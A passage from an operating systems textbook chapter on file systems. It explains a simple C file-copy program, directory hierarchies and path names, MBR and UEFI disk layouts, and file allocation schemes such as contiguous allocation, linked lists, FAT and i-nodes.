In this section, we will examine a simple UNIX program that copies one file from its source file to a destination file. It is listed in Fig. 4-6. The program has minimal functionality and even worse error reporting, but it gives a reasonable idea of how some of the system calls related to files work.

The program, *copyfile*, can be called, for example, by the command line

```
copyfile abc xyz
```

to copy the file *abc* to *xyz*. If *xyz* already exists, it will be overwritten. Otherwise, it will be created. The program must be called with exactly two arguments, both legal file names. The first is the source; the second is the output file.

The four *#include* statements near the top of the program cause a large number of definitions and function prototypes to be included in the program. These are needed to make the program conformant to the relevant international standards, but will not concern us further. The next line is a function prototype for *main*, something required by ANSI C, but also not important for our purposes.

The first *#define* statement is a macro definition that defines the character string *BUF_SIZE* as a macro that expands into the number 4096. The program will read and write in chunks of 4096 bytes. It is considered good programming practice to give names to constants like this. The second *#define* statement determines who can access the output file.

The main program is called *main*, and it has two arguments, *argc* and *argv*. These are supplied by the operating system when the program is called. The first one tells how many strings were present on the command line that invoked the program, including the program name. It should be 3. The second one is an array of pointers to the arguments. In the example call given above, the elements of this array would contain pointers to the following values:

```
argv[0] = "copyfile"
argv[1] = "abc"
argv[2] = "xyz"
```

It is via this array that the program accesses its arguments.

```
/* File copy program. Error checking and reporting is minimal. */

#include <sys/types.h>                  /* include necessary header files */
#include <fcntl.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[]);       /* ANSI prototype */

#define BUF_SIZE 4096                   /* use a buffer size of 4096 bytes */
#define OUTPUT_MODE 0700                /* protection bits for output file */

int main(int argc, char *argv[])
{
    int in_fd, out_fd, rd_count, wt_count;
    char buffer[BUF_SIZE];

    if (argc != 3) exit(1);             /* syntax error if argc is not 3 */

    /* Open the input file and create the output file */
    in_fd = open(argv[1], O_RDONLY);    /* open the source file */
    if (in_fd < 0) exit(2);             /* if it cannot be opened, exit */
    out_fd = creat(argv[2], OUTPUT_MODE); /* create the destination file */
    if (out_fd < 0) exit(3);            /* if it cannot be created, exit */

    /* Copy loop */
    while (TRUE) {
        rd_count = read(in_fd, buffer, BUF_SIZE); /* read a block of data */
        if (rd_count <= 0) break;       /* if end of file or error, exit loop */
        wt_count = write(out_fd, buffer, rd_count); /* write data */
        if (wt_count <= 0) exit(4);     /* wt_count <= 0 is an error */
    }

    /* Close the files */
    close(in_fd);
    close(out_fd);
    if (rd_count == 0)                  /* no error on last read */
        exit(0);
    else
        exit(5);                        /* error on last read */
}
```

Figure 4-6. A simple program to copy a file.

SP 1v

Five variables are declared. The first two, *in_fd* and *out_fd*, will hold the **file descriptors**, small integers returned when a file is opened. The next two, *rd_count* and *wt_count*, are the byte counts returned by the read and write system calls, respectively. The last one, *buffer*, is the buffer used to hold the data read and supply the data to be written.

The first actual statement checks *argc* to see if it is 3. If not, it exits with status code 1. Any status code other than 0 means that an error has occurred. The status code is the only error reporting present in this program. A production version would normally print error messages as well.

Then we try to open the source file and create the destination file. If the source file is successfully opened, the system assigns a small integer to *in_fd*, to identify the file. Subsequent calls must include this integer so that the system knows which file it wants. Similarly, if the destination is successfully created, *out_fd* is given a value to identify it. The second argument to *creat* sets the protection mode. If either the open or the create fails, the corresponding file descriptor is set to −1, and the program exits with an error code.

Now comes the copy loop. It starts by trying to read in 4 KB of data to *buffer*. It does this by calling the library procedure *read*, which actually invokes the read system call. The first parameter identifies the file, the second gives the buffer, and the third tells how many bytes to read. The value assigned to *rd_count* gives the number of bytes actually read. Normally, this will be 4096, except if fewer bytes are remaining in the file. When the end of the file has been reached, it will be 0. If *rd_count* is ever zero or negative, the copying cannot continue, so the *break* statement is executed to terminate the (otherwise endless) loop.

The call to *write* outputs the buffer to the destination file. The first parameter identifies the file, the second gives the buffer, and the third tells how many bytes to write, analogous to *read*. Note that the byte count is the number of bytes actually read, not *BUF_SIZE*. This point is important because the last *read* will not return 4096 unless the file just happens to be a multiple of 4 KB.

When the entire file has been processed, the first call beyond the end of file will return 0 to *rd_count*, which will make it exit the loop. At this point, the two files are closed and the program exits with a status indicating normal termination.

Although the Windows system calls are different from those of UNIX, the general structure of a command-line Windows program to copy a file is moderately similar to that of Fig. 4-6. We will examine the Windows calls in Chap. 11.

4.2 DIRECTORIES

To keep track of files, file systems normally have **directories** or **folders**, which are themselves files. In this section, we will discuss directories, their organization, their properties, and the operations that can be performed on them.

4.2.1 Single-Level Directory Systems

The simplest form of directory system is having one directory containing all the files. Sometimes it is called the **root directory**, but since it is the only one, the name does not matter much. On the first personal computers, this system was

common, in part because there was only one user. Interestingly enough, the world's first supercomputer, the CDC 6600, also had only a single directory for all files, even though it was used by many users at once. This decision was no doubt made to keep the software design simple.

An example of a system with one directory is given in Fig. 4-7. Here the directory contains four files. The advantages of this scheme are its simplicity and the ability to locate files quickly—there is only one place to look, after all. It is sometimes still used on simple embedded devices such as digital cameras and some portable music players.



Figure 4-7. A single-level directory system containing four files.

Biologist Ernst Haeckel once said "ontogeny recapitulates phylogeny." It's not entirely accurate, but there is a grain of truth in it. Something analogous happens in the computer world. Some concept was in vogue on, say, mainframe computers, then discarded as they got more powerful, but picked up later on minicomputers. Then it was discarded there and later picked up on personal computers. Then it was discarded there and later picked up further down the food chain.

So we frequently see concepts (like having one directory for all files) no longer used on powerful computers, but now being used on simple embedded devices like digital cameras and portable music players. For this reason through this chapter (and, indeed, the entire book), we will often discuss ideas that were once popular on mainframes, minicomputers, or personal computers, but have since been discarded. Not only is this a good historical lesson, but often these ideas make perfect sense on yet lower-end devices. The chip on your credit card really does not need the full-blown hierarchical directory system we are about to explore. The simple file system used on the CDC 6600 supercomputer in the 1960s will do just fine, thank you. So when you read about some old concept here, do not think "how old-fashioned." Think: Would that work on an RFID (Radio Frequency IDentification) chip? that costs 5 cents and is used on a public-transit payment card? It just might.

4.2.2 Hierarchical Directory Systems

The single level is adequate for very simple dedicated applications (and was even used on the first personal computers), but for modern users with thousands of files, it would be impossible to find anything if all files were in a single directory. Consequently, a way is needed to group related files together. A professor, for example, might have a collection of files that together form a book that she is writing, a second collection containing student programs submitted for another course,

a third group containing the code of an advanced compiler-writing system she is building, a fourth group containing grant proposals, as well as other files for electronic mail, minutes of meetings, papers she is writing, games, and so on.

What is needed is a hierarchy (i.e., a tree of directories). With this approach, there can be as many directories as are needed to group the files in natural ways. Furthermore, if multiple users share a common file server, as is the case on many company networks, each user can have a private root directory for his or her own hierarchy. This approach is shown in Fig. 4-8. Here, the directories *A*, *B*, and *C* contained in the root directory each belong to a different user, two of whom have created subdirectories for projects they are working on.



Figure 4-8. A hierarchical directory system.

The ability for users to create an arbitrary number of subdirectories provides a powerful structuring tool for users to organize their work. For this reason, all modern file systems are organized in this manner. It is worth noting that an hierarchical file system is one of many things that was pioneered by Multics in the 1960s.

4.2.3 Path Names

When the file system is organized as a directory tree, some way is needed for specifying file names. Two different methods are commonly used. In the first method, each file is given an **absolute path name** consisting of the path from the root directory to the file. As an example, the path */usr/ast/mailbox* means that the root directory contains a subdirectory *usr*, which in turn contains a subdirectory *ast*, which contains the file *mailbox*. Absolute path names always start at the root directory and are unique. In UNIX the components of the path are separated by /. In Windows the separator is \. In MULTICS it was >. Thus, the same path name would be written as follows in these three systems:

Windows	\usr\ast\mailbox
UNIX	/usr/ast/mailbox
MULTICS	>usr>ast>mailbox

No matter which character is used, if the first character of the path name is the separator, then the path is absolute.

The other kind of name is the **relative path name**. This is used in conjunction with the concept of the **working directory** (also called the **current directory**). A user can designate one directory as the current working directory, in which case all path names not beginning at the root directory are taken relative to the working directory. For example, if the current working directory is */usr/hjb*, then the file whose absolute path is */usr/hjb/mailbox* can be referenced simply as *mailbox*. In other words, the UNIX command

```
cp /usr/hjb/mailbox /usr/hjb/mailbox.bak
```

and the command

```
cp mailbox mailbox.bak
```

do exactly the same thing if the working directory is */usr/hjb*. The relative form is often more convenient, but it does the same thing as the absolute form.

Some programs need to access a specific file without regard to what the working directory is. In that case, they should always use absolute path names. For example, a spelling checker might need to read */usr/lib/dictionary* to do its work. It should use the full, absolute path name in this case because it does not know what the working directory will be when it is called. The absolute path name will always work, no matter what the working directory is.

Of course, if the spelling checker needs a large number of files from */usr/lib*, an alternative approach is for it to issue a system call to change its working directory to */usr/lib*, and then use just *dictionary* as the first parameter to open. By explicitly changing the working directory, it knows for sure where it is in the directory tree, so it can then use relative paths.

Each process has its own working directory. When it changes its working directory and later exits, no other processes are affected and no traces of the change are left behind. In this way, a process can change its working directory whenever it is convenient. On the other hand, if a *library procedure* changes the working directory and does not change back to where it was when it is finished, the rest of the program may not work since its assumption about where it is may now suddenly be invalid. For this reason, library procedures rarely change the working directory, and when they must, they always change it back again before returning.

Most operating systems that support a hierarchical directory system have two special entries in every directory, "." and "..", generally pronounced "dot" and "dotdot." Dot refers to the current directory; dotdot refers to its parent (except in the root directory, where it refers to itself). To see how these are used, consider the UNIX file tree of Fig. 4-9. A certain process has */usr/ast* as its working directory. It can use .. to go higher up the tree. For example, it can copy the file */usr/lib/dictionary* to its own directory using the command

```
cp ../lib/dictionary .
```

The first path instructs the system to go upward (to the *usr* directory), then to go down to the directory *lib* to find the file *dictionary*.



Figure 4-9. A UNIX directory tree.

The second argument (dot) names the current directory. When the *cp* command gets a directory name (including dot) as its last argument, it copies all the files to that directory. Of course, a more normal way to do the copy would be to use the full absolute path name of the source file:

```
cp /usr/lib/dictionary .
```

Here the use of dot saves the user the trouble of typing *dictionary* a second time. Nevertheless, typing

```
cp /usr/lib/dictionary dictionary
```

also works fine, as does

```
cp /usr/lib/dictionary /usr/ast/dictionary
```

All of these do exactly the same thing.

4.2.4 Directory Operations

The allowed system calls for managing directories exhibit more variation from system to system than system calls for files. To give an impression of what they are and how they work, we will give a sample (taken from UNIX).

1. Create. A directory is created. It is empty except for dot and dotdot, which are put there automatically by the *mkdir* program.
2. Delete. A directory is deleted. Only an empty directory can be deleted. A directory containing only dot and dotdot is considered empty as these cannot be deleted.
3. Opendir. Directories can be read. For example, to list all the files in a directory, a listing program opens the directory to read out the names of all the files it contains. Before a directory can be read, it must be opened, analogous to opening and reading a file.
4. Closedir. When a directory has been read, it should be closed to free up internal table space.
5. Readdir. This call returns the next entry in an open directory. Formerly, it was possible to read directories using the usual read system call, but that approach has the disadvantage of forcing the programmer to know and deal with the internal structure of directories. In contrast, readdir always returns one entry in a standard format, no matter which of the possible directory structures is being used.
6. Rename. In many respects, directories are just like files and can be renamed the same way files can be.
7. Link. Linking is a technique that allows a file to appear in more than one directory. This system call specifies an existing file and a path name, and creates a link from the existing file to the name specified by the path. In this way, the same file may appear in multiple directories. A link of this kind, which increments the counter in the file's i-node (to keep track of the number of directory entries containing the file), is sometimes called a **hard link**.
8. Unlink. A directory entry is removed. If the file being unlinked is only present in one directory (the normal case), it is removed from the file system. If it is present in multiple directories, only the path name specified is removed. The others remain. In UNIX, the system call for deleting files (discussed earlier) is, in fact, unlink.

The above list gives the most important calls, but there are a few others as well, for example, for managing the protection information associated with a directory.

A variant on the idea of linking files is the **symbolic link** (sometimes called a **shortcut** or **alias**). Instead, of having two names point to the same internal data structure representing a file, a name can be created that points to a tiny file naming another file. When the first file is used, for example, opened, the file system follows the path and finds the name at the end. Then it starts the lookup process all over using the new name. Symbolic links have the advantage that they can cross disk boundaries and even name files on remote computers. Their implementation is somewhat less efficient than hard links though.

4.3 FILE-SYSTEM IMPLEMENTATION

Now it is time to turn from the user's view of the file system to the implementor's view. Users are concerned with how files are named, what operations are allowed on them, what the directory tree looks like, and similar interface issues. Implementers are interested in how files and directories are stored, how disk space is managed, and how to make everything work efficiently and reliably. In the following sections, we will examine a number of these areas to see what the issues and trade-offs are.

4.3.1 File-System Layout

File systems are stored on disks. Most disks can be divided up into one or more partitions, with independent file systems on each partition. The layout depends on whether you have an old computer with a BIOS and a master boot record, or a modern UEFI-based system.

Old School: The Master Boot Record

On older systems, sector 0 of the disk is called the **MBR** (**Master Boot Record**) and is used to boot the computer. The end of the MBR contains the partition table. This table gives the starting and ending addresses of each partition. One of the partitions in the table is marked as active. When the computer is booted, the BIOS reads in and executes the MBR. The first thing the MBR program does is locate the active partition, read in its first block, which is called the **boot block**, and execute it. The program in the boot block loads the operating system contained in that partition. For uniformity, every partition starts with a boot block, even if it does not contain a bootable operating system. Besides, it might contain one in the future.

Other than starting with a boot block, the layout of a disk partition varies a lot from file system to file system. Often the file system will contain some of the items shown in Fig. 4-10. The first one is the **superblock**. It contains all the key parameters about the file system and is read into memory when the computer is booted or

the file system is first touched. Typical information in the superblock includes a magic number to identify the file-system type, the number of blocks in the file system, and other key administrative information.



Figure 4-10. A possible file-system layout.

Next might come information about free blocks in the file system, for example in the form of a bitmap or a list of pointers. This might be followed by the i-nodes, an array of data structures, one per file, telling all about the file. After that might come the root directory, which contains the top of the file-system tree. Finally, the remainder of the disk contains all the other directories and files.

New School: Unified Extensible Firmware Interface

Unfortunately, booting in the way described above is slow, architecture-dependent, and limited to smaller disks (up to 2 TB) and Intel therefore proposed the **UEFI** (**Unified Extensible Firmware Interface**) as a replacement. is now the most popular way to boot personal computer systems. It fixes many of the problems of the old-style BIOS and MBR: fast booting, different architectures, and disk sizes up to 8 ZiB. It is also quite complex.

Rather than relying on a Master Boot Record residing in sector 0 of the boot device, UEFI looks for the location of the **partition table** in the second block of the device. It reserves the first block as a special marker for software that expects an MBR here. The marker essentially says: No MBR here!

The **GPT** (**GUID Partition Table**), meanwhile, contains information about the location of the various partitions on the disk. **GUID** stands for globally unique identifiers. As shown in Fig. 4-11, UEFI keeps a backup of the GPT in the last block. A GPT contains the start and end of each partition. Once the GPT is found, the firmware has enough functionality to read file systems of specific types. According to the UEFI standard the firmware should support at least FAT file system types. One such file system is placed in a special disk partition, known as the

EFI system partition (ESP). Rather than a single magic boot sector, the boot process can now use a proper file system containing programs, configuration files, and anything else that may be useful during boot. Moreover, UEFI expects the firmware to be able to execute programs in a specific format, called PE (Portable Executable). In other words, the firmware under UEFI looks like a small operating system itself with an understanding of disk partitions, file systems, executables, etc.



Figure 4-11. Layout for UEFI with partition table.

4.3.2 Implementing Files

Probably the most important issue in implementing file storage is keeping track of which disk blocks go with which file. Various methods are used in different operating systems. In this section, we will examine a few of them.

Contiguous Allocation

The simplest allocation scheme is to store each file as a contiguous run of disk blocks. Thus on a disk with 1-KB blocks, a 50-KB file would be allocated 50 consecutive blocks. With 2-KB blocks, it would be allocated 25 consecutive blocks.

We see an example of contiguous storage allocation in Fig. 4-12(a). Here the first 40 disk blocks are shown, starting with block 0 on the left. Initially, the disk was empty. Then a file *A*, of length four blocks, was written to disk starting at the beginning (block 0). After that a six-block file, *B*, was written starting right after the end of file *A*.

Note that each file begins at the start of a new block, so that if file *A* was really 3½ blocks, some space is wasted at the end of the last block. In the figure, a total of seven files are shown, each one starting at the block following the end of the previous one. Shading is used just to make it easier to tell the files apart. It has no actual significance in terms of storage.

Contiguous disk-space allocation has two significant advantages. First, it is simple to implement because keeping track of where a file's blocks are is reduced to remembering two numbers: the disk address of the first block and the number of blocks in the file. Given the number of the first block, the number of any other block can be found by a simple addition.



Figure 4-12. (a) Contiguous allocation of disk space for seven files. (b) The state of the disk after files *D* and *F* have been removed.

Second, the read performance is excellent even on a magnetic disk because the entire file can be read from the disk in a single operation. Only one seek is needed (to the first block). After that, no more seeks or rotational delays are needed, so data come in at the full bandwidth of the disk. Thus contiguous allocation is simple to implement and has high performance. We will talk about sequential versus random accesses on SSDs later.

Unfortunately, contiguous allocation also has a very serious drawback: over the course of time, the disk becomes fragmented. To see how this comes about, examine Fig. 4-12(b). Here two files, *D* and F, have been removed. When a file is removed, its blocks are naturally freed, leaving a run of free blocks on the disk. The disk is not compacted on the spot to squeeze out the hole, since that would involve copying all the blocks following the hole, potentially millions of blocks, which would take hours or even days with large disks. As a result, the disk ultimately consists of files and holes, as illustrated in the figure.

Initially, this fragmentation is not a problem, since each new file can be written at the end of disk, following the previous one. However, eventually the disk will fill up and it will become necessary to either compact the disk, which is prohibitively expensive, or to reuse the free space in the holes. Reusing the space requires maintaining a list of holes, which is doable. However, when a new file is to be created, it is necessary to know its final size in order to choose a hole that is big enough.

Imagine the consequences of such a design. The user starts a recording application in order to create a video. The first thing the program asks is how many bytes the final video will be. The question must be answered or the program will not continue. If the number given ultimately proves too small, the program has to

terminate prematurely because the disk hole is full and there is no place to put the rest of the file. If the user tries to avoid this problem by giving an unrealistically large number as the final size, say, 100 GB, the editor may be unable to find such a large hole and announce that the file cannot be created. Of course, the user would be free to start the program again, say 50 GB this time, and so on until a suitable hole was located. Still, this scheme is not likely to lead to happy users.

Linked-List Allocation

The second method for storing files is to keep each one as a linked list of disk blocks, as shown in Fig. 4-13. The first part of each block is used as a pointer to the next one. The rest of the block is for data.



Figure 4-13. Storing a file as a linked list of disk blocks.

Unlike contiguous allocation, every disk block can be used in this method. No space is lost to disk fragmentation (except for internal fragmentation in the last block). Also, it is sufficient for the directory entry to merely store the disk address of the first block. The rest can be found starting there.

On the other hand, although reading a file sequentially is straightforward, random access is extremely slow. To get to block n, the operating system has to start at the beginning and read the $n - 1$ blocks prior to it, one at a time. Clearly, doing so many reads will be painfully slow.

Also, the amount of data storage in a block is no longer a power of two because the pointer takes up a few bytes. While not fatal, having a peculiar size is less efficient because many programs read and write in blocks whose size is a power of two. With the first few bytes of each block occupied by a pointer to the next block, reads of the full block size require acquiring and concatenating information from two disk blocks, which generates extra overhead due to the copying.

Linked-List Allocation Using a Table in Memory

Both disadvantages of the linked-list allocation can be eliminated by taking the pointer word from each disk block and putting it in a table in memory. Figure 4-14 shows what the table looks like for the example of Fig. 4-13. In both figures, we have two files. File *A* uses disk blocks 4, 7, 2, 10, and 12, in that order, and file *B* uses disk blocks 6, 3, 11, and 14, in that order. Using the table of Fig. 4-14, we can start with block 4 and follow the chain all the way to the end. The same can be done starting with block 6. Both chains are terminated with a special marker (e.g., −1) that is not a valid block number. Such a table in main memory is called a **FAT** (**File Allocation Table**).



Figure 4-14. Linked-list allocation using a file-allocation table in main memory.

Using this organization, the entire block is available for data. Furthermore, random access is much easier. Although the chain must still be followed to find a given offset within the file, the chain is entirely in memory, so it can be followed without making any disk references. Like the previous method, it is sufficient for the directory entry to keep a single integer (the starting block number) and still be able to locate all the blocks, no matter how large the file is.

The primary disadvantage of this method is that the entire table must be in memory all the time to make it work. With a 1-TB disk and a 1-KB block size, the table needs 1 billion entries, one for each of the 1 billion disk blocks. Each entry has to be a minimum of 3 bytes. For speed in lookup, they should be 4 bytes. Thus

the table will take up 3 GB or 2.4 GB of main memory all the time, depending on whether the system is optimized for space or time. Not wildly practical. Clearly the FAT idea does not scale well to large disks. Nevertheless, it was the original MS-DOS file system and is still fully supported by all versions of Windows though (and UEFI). Versions of the FAT file system are still commonly used on the SD cards used in digital cameras, electronic picture frames, music players, and other portable electronic devices, as well as in other embedded applications.

I-nodes

Our last method for keeping track of which blocks belong to which file is to associate with each file a data structure called an **i-node** (**index-node**), which lists the attributes and disk addresses of the file's blocks. A simple example is depicted in Fig. 4-15. Given the i-node, it is then possible to find all the blocks of the file. The big advantage of this scheme over linked files using an in-memory table is that the i-node needs to be in memory only when the corresponding file is open. If each i-node occupies n bytes and a maximum of k files may be open at once, the total memory occupied by the array holding the i-nodes for the open files is only kn bytes. Only this much space need be reserved in advance.



Figure 4-15. An example i-node.

This array is usually far smaller than the space occupied by the file table described in the previous section. The reason is simple. The table for holding the

linked list of all disk blocks is proportional in size to the disk itself. If the disk has n blocks, the table needs n entries. As disks grow larger, this table grows linearly with them. In contrast, the i-node scheme requires an array in memory whose size is proportional to the maximum number of files that may be open at once. It does not matter if the disk is 500 GB, 500 TB, or 500 PB.

One problem with i-nodes is that if each one has room for a fixed number of disk addresses, what happens when a file grows beyond this limit? One solution is to reserve the last disk address not for a data block, but instead for the address of a block containing more disk-block addresses, as shown in Fig. 4-15. Even more advanced would be two or more such blocks containing disk addresses or even disk blocks pointing to other disk blocks full of addresses. We will come back to i-nodes when studying UNIX in Chap. 10. Similarly, the Windows NTFS file system uses a similar idea, only with bigger i-nodes that can also contain small files.

4.3.3 Implementing Directories

Before a file can be read, it must be opened. When a file is opened, the operating system uses the path name supplied by the user to locate the directory entry on the disk. The directory entry provides the information needed to find the disk blocks. Depending on the system, this information may be the disk address of the entire file (with contiguous allocation), the number of the first block (both linked-list schemes), or the number of the i-node. In all cases, the main function of the directory system is to map the ASCII name of the file onto the information needed to locate the data.

A closely related issue is where the attributes should be stored. Every file system maintains various file attributes, such as each file's owner and creation time, and they must be stored somewhere. One obvious possibility is to store them directly in the directory entry. Some systems do precisely that. This option is shown in Fig. 4-16(a). In this simple design, a directory consists of a list of fixed-size entries, one per file, containing a (fixed-length) file name, a structure of the file attributes, and one or more disk addresses (up to some maximum) telling where the disk blocks are.

For systems that use i-nodes, another possibility for storing the attributes is in the i-nodes, rather than in the directory entries. In that case, the directory entry can be shorter: just a file name and an i-node number. This approach is illustrated in Fig. 4-16(b). As we shall see later, this method has some advantages over putting them in the directory entry.

So far we have made the implicit assumption that files have short, fixed-length names. In MS-DOS files have a 1–8 character base name and an optional extension of 1–3 characters. In UNIX Version 7, file names were 1–14 characters, including any extensions. However, nearly all modern operating systems support longer, variable-length file names. How can these be implemented?



Figure 4-16. (a) A simple directory containing fixed-size entries with the disk addresses and attributes in the directory entry. (b) A directory in which each entry just refers to an i-node.

